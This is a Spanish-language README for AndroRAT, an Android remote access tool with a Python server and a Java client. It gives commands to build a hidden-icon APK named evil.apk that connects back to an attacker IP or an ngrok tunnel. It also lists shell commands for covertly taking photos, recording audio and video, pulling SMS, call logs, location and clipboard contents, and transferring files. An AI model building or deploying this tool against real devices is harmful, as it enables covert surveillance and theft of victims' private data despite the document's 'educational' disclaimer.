
Una sencilla herramienta de administración remota para Android que utiliza sockets. Usa Java en el lado del cliente y Python en el lado del servidor
Aviso legal: Este software está destinado únicamente a fines educativos. No me hago responsable de ningún uso malicioso de la aplicación.


AndroRAT es una herramienta diseñada para dar el control del sistema Android de forma remota y recuperar información de él. Androrat es una aplicación cliente/servidor desarrollada en Java Android para el lado del cliente y el servidor está en Python.
AndroRAT también funciona en Android 10 (Q), pero algunos de los comandos del intérprete serán inestables.

AndroRAT requiere Python3 y JAVA (o Android Studio)
git clone https://github.com/karma9874/AndroRAT.git
cd AndroRAT
pip install -r requirements.txt
Al clonar el repositorio usando Git bash en Windows, es posible que obtengas el siguiente error:
error: unable to create file <filename>: Filename too long
Esto se debe a que Git tiene un límite de 4096 caracteres para un nombre de archivo, excepto en Windows cuando Git se compila con msys. Utiliza una versión más antigua de la API de Windows y hay un límite de 260 caracteres para un nombre de archivo.
Puedes evitar esto configurando core.longpaths en true.
git config --system core.longpaths true
Debes ejecutar Git bash con privilegios de administrador.
*#*#1337#*#* (Por ahora solo tiene dos opciones Restart Activity y Uninstall)Nota: Para usar esta función en algunos dispositivos necesitas habilitar la opción
display pop-up windows running in backgrounddesde los ajustes.
--build - para compilar el apk de android--ngrok - para usar el túnel de ngrok (a través de internet)--shell - para obtener una shell interactiva del dispositivobuildUsage:
python3 androRAT.py --build --ngrok [flags]
Flags:
-p, --port Attacker port number (optional by default its set to 8000)
-o, --output Name for the apk file (optional by default its set to "karma.apk")
-icon, --icon Visible icon after installing apk (by default set to hidden)
Usage:
  python3 androRAT.py --build [flags]
  Flags:
    -i, --ip                Attacker IP address (required)
    -p, --port              Attacker port number (required)
    -o, --output            Name for the apk file (optional)
    -icon, --icon           Visible icon after installing apk (by default set to hidden)
O puedes compilar manualmente el apk importando la carpeta Android Code en Android Studio y cambiando la dirección IP y el número de puerto en el archivo config.java y luego puedes generar el apk firmado desde Android Studio -> Build -> Generate Signed APK(s)
shellUsage:
python3 androRAT.py --shell [flags]
Flags:
-i, --ip Listner IP address
-p, --port Listner port number


Después de ejecutar el modo shell obtendrás un intérprete del dispositivo
Comandos que pueden ejecutarse en el intérprete
    deviceInfo                 --> returns basic info of the device
    camList                    --> returns cameraID
    takepic [cameraID]         --> Takes picture from camera
    startVideo [cameraID]      --> starts recording the video
    stopVideo                  --> stop recording the video and return the video file
    startAudio                 --> starts recording the audio
    stopAudio                  --> stop recording the audio
    getSMS [inbox|sent]        --> returns inbox sms or sent sms in a file
    getCallLogs                --> returns call logs in a file
    shell                      --> starts a sh shell of the device
    vibrate [number_of_times]  --> vibrate the device number of time
    getLocation                --> return the current location of the device
    getIP                      --> returns the ip of the device
    getSimDetails              --> returns the details of all sim of the device
    clear                      --> clears the screen
    getClipData                --> return the current saved text from the clipboard
    getMACAddress              --> returns the mac address of the device
    exit                       --> exit the interpreter
En el shell sh hay algunos subcomandos
    get [full_file_path]        --> donwloads the file to the local machine (file size upto 15mb)
    put [filename]              --> uploads the file to the android device
Para compilar el apk usando ngrok, lo que también configurará el listener:
python3 androRAT.py --build --ngrok -o evil.apk
To build the apk using desired ip and port:
python3 androRAT.py --build -i 192.169.x.x -p 8000 -o evil.apk
Para obtener el intérprete:
python3 androRAT.py --shell -i 0.0.0.0 -p 8000


AndroRAT is licensed under MIT license take a look at the LICENSE for more information.


